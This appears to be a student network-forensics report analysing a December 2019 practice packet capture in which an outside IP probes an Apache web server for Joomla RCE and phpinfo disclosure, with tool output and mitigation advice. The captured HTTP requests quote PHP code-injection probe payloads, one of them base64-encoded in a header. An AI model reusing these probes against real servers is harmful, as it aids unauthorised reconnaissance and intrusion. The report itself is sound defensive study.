# UBNETDEF Network Activity Report


## EXECUTIVE SUMMARY

UBNetDef investigated network traffic that took place between *06:28:48 UTC* and *06:48:36 UTC* on *December 25, 2019*. That traffic showed that the IP address *139.199.184.166* tried to perform a probe scan to search for possible exploits on web server *10.12.25.101* with public IP *128.199.64.235* over port *80*. UBNetDef detected several attack attempts exploiting critical vulnerabilities, including Joomla RCE (*CVE-2015-8562*) and *Invision Board PHPINFO.PHP Information Disclosure Vulnerability* (*CVE-2002-1149)*. However, UBNetDef could not locate any evidence of a successful breach, which will need further investigation with advanced and sophisticated snort rules. The first step for an incident response should be to block the IP address *139.199.184.166*. For Mitigation against given critical vulnerabilities, upgrade Joomla to the latest edition and keep safe mode ON(on the server-side). Implement least privilege on the database and regularly check logs on your IDS and Firewall. The series of continuous and exhaustive exploitation attempts on the webserver indicates the intent of the adversary is Information gathering.

## CONTENTS

## TECHNICAL ANALYSIS

UBNetDef analyzed network activity from a packet downloaded from *www.malware-traffic-analysis.net*. The packet capture contained network traffic that occurred between *06:28:48 UTC* and *06:48:36 UTC* on *2019-12-25*. *Figure 1* shows the Wireshark summary for the given pcap file indicating the number of packets and bytes of data captured.



**Time**

First packet: 2019-12-25 06:28:48

Last packet: 2019-12-25 06:48:36

Elapsed: 00:19:47

**Capture**

Capture file comments

| Interface | Dropped Packets | Capture Filter | Link type | Packet size limit |
|---|---|---|---|---|
| unknown | unknown | unknown | Ethernet | 65535 bytes |

**Display**


Display filter: none

Ignored packets: 0 (0.000%)

| Traffic | Captured | Displayed | Displayed % | Marked | Marked % |
|---|---|---|---|---|---|
| Packets | 2438 | 2438 | 100.000% | 0 | 0.000% |
| Between first and last packet | 1187.641 sec | | | | |
| Avg. packets/sec | 2.053 | | | | |
| Avg. packet size | 250.064 bytes | | | | |
| Bytes | 609656 | 609656 | 100.000% | 0 | 0.000% |
| Avg. bytes/sec | 513.334 | | | | |
| Avg. MBit/sec | 0.004 | | | | |

**Figure 1 - Wireshark File Summary**

*Figure 2* below shows the file properties of the pcap giving the last modified date and size of the pcap.



2019-12-25-traffic-analysis-exercise.pcap Properties

Name: 19-12-25-traffic-analysis-exercise.pcap

Type: Network Packet Capture (application/vn...

Size: 648.7 kB (648,688 bytes)


Parent Folder: /home/student/Downloads

Accessed: Thu 26 Dec 2019 07:30:20 PM UTC

Modified: Thu 26 Dec 2019 07:30:19 PM UTC

**Figure 2 - File Properties**

UBNetDef utilized several tools to analyze this pcap, including Wireshark, Snort, NetworkMiner, and Zeek. Additionally, UBNetDef employed VirusTotal to verify file hashes and research malicious behavior. Using protocol hierarchy in Wireshark, more than half of the traffic found was *HTTP*, and more than 41% of it was *line-based text data*, which raised suspicions.




Display filter: none

| Protocol | % Packets | Packets | % Bytes |
|---|---|---|---|
| ▾ Frame | 100.00 % | 2438 | 100.00 % |
| ▾ Ethernet | 100.00 % | 2438 | 100.00 % |
| ▾ Internet Protocol Version 4 | 100.00 % | 2438 | 100.00 % |
| ▾ Transmission Control Protocol | 100.00 % | 2438 | 100.00 % |
| ▾ Hypertext Transfer Protocol | 51.15 % | 1247 | 88.11 % |
| Line-based text data | 41.26 % | 1006 | 78.36 % |

**Figure 3 - Wireshark protocol Hierarchy**


On further Analysis, UBNetDef encountered only two endpoint IP addresses and 4 MAC addresses throughout the packet capture. The similarity of 3 out of 4 MAC addresses indicates one host IP user. *Figure 4* and *Figure 5* show these results.



IPv4 Endpoints

| Address | Packets | Bytes | Tx Packets | Tx Bytes | Rx Packets | Rx Bytes |
|---|---|---|---|---|---|---|
| 139.199.184.166 | 2 438 | 609 656 | 1 526 | 251 816 | 912 | |
| 10.12.25.101 | 2 438 | 609 656 | 912 | 357 840 | 1 526 | |

**Figure 4 - Endpoint IP Addresses**




Ethernet Endpoints

| Address | Packets | Bytes | Tx Packets | Tx Bytes | Rx Packets | Rx Bytes |
|---|---|---|---|---|---|---|
| Cisco_1c:c3:bb | 842 | 138 648 | 842 | 138 648 | 0 | |
| DigitalO_96:35:7c | 2 438 | 609 656 | 912 | 357 840 | 1 526 | |
| Cisco_9f:f0:01 | 912 | 357 840 | 0 | 0 | 912 | |
| Cisco_2d:c3:bb | 684 | 113 168 | 684 | 113 168 | 0 | |

**Figure 5 - Endpoint MAC Addresses**


NetworkMiner further strengthens our claims about the number of hosts, and UBNetDef was able to determine the MAC address corresponding to each IP address and found a public IP associated with a host. Figure 6 shows that host *10.12.25.101* with public IP *128.199.64.235* runs an apache web server on port *80*, and *139.199.184.166* makes all the *HTTP* requests to the webserver.



```
10.12.25.101 [128.199.64.235] [128.199.64.235:80]
    IP: 10.12.25.101
    MAC: 0020CA96357C
    NIC Vendor: DIGITAL OCEAN
    MAC Age: 4/22/1998
    Hostname: 128.199.64.235, 128.199.64.235:80
    OS: Unknown
    TTL: 64 (distance: 0)
    Open TCP Ports: 80 (Http)
    Sent: 912 packets (345,072 Bytes), 0.00 % cleartext (0 of 0 Bytes)
    Received: 1526 packets (225,582 Bytes), 0.00 % cleartext (0 of 0 Bytes)
    Incoming sessions: 63
    Outgoing sessions: 0
    Host Details
        Web Server Banner 1 : TCP 80 : Apache/2.4.29 (Ubuntu)
139.199.184.166
    IP: 139.199.184.166
    MAC: 00000C9FF001
    NIC Vendor: Cisco Systems, Inc
    MAC Age: 4/22/1998
    Hostname:
    OS: Unknown
    TTL: 215 (distance: 40)
    Open TCP Ports:
    Sent: 1526 packets (225,582 Bytes), 0.00 % cleartext (0 of 0 Bytes)
    Received: 912 packets (345,072 Bytes), 0.00 % cleartext (0 of 0 Bytes)
    Incoming sessions: 0
    Outgoing sessions: 63
    Host Details
        Web Browser User-Agent 1 : Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:31.0) Gecko/20100101 Firefox/31.0
        Web Browser User-Agent 2 : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36
        Web Browser User-Agent 3 : Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:45.0) Gecko/20100101 Firefox/45.0
        Web Browser User-Agent 4 : Mozilla/5.0
        Web Browser User-Agent 5 : Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
        Web Browser User-Agent 6 : Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
        Web Browser User-Agent 7 : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
        Web Browser User-Agent 8 : Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
        Web Browser User-Agent 9 : Mozilla/5.0 (X11; Linux x86_64; rv:28.0) Gecko/20100101 Firefox/28.0
```

**Figure 6 - NetworkMiner Host Details**

Virustotal Scan triggered three engines for IP address *139.199.184.166*, which indicated that a malicious actor is attacking a webserver.



3 engines detected this IP address

139.199.184.166 (139.199.0.0/16)


AS 45090 ( Shenzhen Tencent Computer Systems Company Limited )

CN

| | | | |
|---|---|---|---|
| Certego | Malicious | CyRadar | Malicious |
| Fortinet | Malware | Forcepoint ThreatSeeker | Suspicious |

**Figure 7 - Virustotal Scan of 139.199.184.166**

On further investigation, *www[.]abuseipdb.com* shows that 69 different sources have reported this IP address 285 times**.** *December 15th, 2018* was its first reporting. Most of the attacks reported near the date of the attack were Web Application Attacks. Figure 8 shows the hostname, domain, and location details for this IP address. The report also included the Host's five subdomains *(yunying, seo2, www, seo and laoyuming)*. This confirmed that the *139.199.184.166* is the malicious actor.




**139.199.184.166** IP Address Information

| | |
|---|---|
| ISP | V6Yun (Beijing) Network Co. Ltd |
| Usage Type | Data Center/Web Hosting/Transit |
| Hostname | www.seoxxxx.com |
| Domain Name | v6yun.com |
| Country | 🇨🇳 |
| City | Beijing, Beijing |

**Figure 8 - Whois Lookup for 139.199.184.166**


UBNetDef used Wireshark to open Snort logs generated from *the community and emerging threat rules* for the given pcap, as shown in Figure 9 below.



```
  1 2019-12-25 06:28:53  139.199.184.166      10.12.25.101        HTTP       368 GET /phpinfo.php HTTP/1.1
  2 2019-12-25 06:30:06  139.199.184.166      10.12.25.101        HTTP       469 GET /index.php?s=%2f%69%6e
  3 2019-12-25 06:30:06  139.199.184.166      10.12.25.101        HTTP       470 GET /elrekt.php?s=%2f%69%6
  4 2019-12-25 06:42:19  10.12.25.101         139.199.184.166     HTTP       549 HTTP/1.1 403 Forbidden  (t
  5 2019-12-25 06:45:33  139.199.184.166      10.12.25.101        HTTP       691 GET /joomla/ HTTP/1.1
```


**Figure 9 - Snort Alerts/Logs in Wireshark**

The First alert indicated an *Information Leak Attempt* and on further investigation on Wireshark found suspicious behavior in the TCP stream of the packet as shown below.




```
 28 2019-12-25 06:28:53  139.199.184.166      10.12.25.101        HTTP       368 GET /phpinfo.php HTTP/1.1
 29 2019-12-25 06:28:53  10.12.25.101         139.199.184.166     HTTP       546 HTTP/1.1 404 Not Found  (text/html)
```

**Figure 10 - Information Leak Attempt**



```
POST /Admin1f768268/Login.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:31.0) Gecko/20100101 Firefox/
31.0
Host: 128.199.64.235
Content-Length: 23
Connection: Keep-Alive
Cache-Control: no-cache

admin=die(@md5(April));HTTP/1.1 404 Not Found
Date: Wed, 25 Dec 2019 06:28:52 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 276
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1
```

**Figure 11 - Suspicious TCP Stream Content 1**




```
..........m.OO.@....).{....*p..hR.14..Ya.....X.o......7.~.. .,...e...k
......."ng.."_..m~..it.y'.U..#5..A....K....~.5...O.....<..O...R.A|.........|>.....
+.. ...|B..{",.4E...:..l+".......g<>............Yc.......~........,q..o..?'V.).m']
%W..c...1.V......gN.j..LD-.y...?.Phi...tK...p.....[.....x...5
.....i....GET /l.php HTTP/1.1
Accept-Encoding: gzip,deflate
Accept-Charset: ZGllKG1kNSgnSGVsbG9waHBTdHVkeScpKTs=
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/68.0.3440.106 Safari/537.36
Host: 128.199.64.235
Connection: Keep-Alive
Cache-Control: no-cache
```

**Figure 12 - Suspicious TCP Stream Content 2**

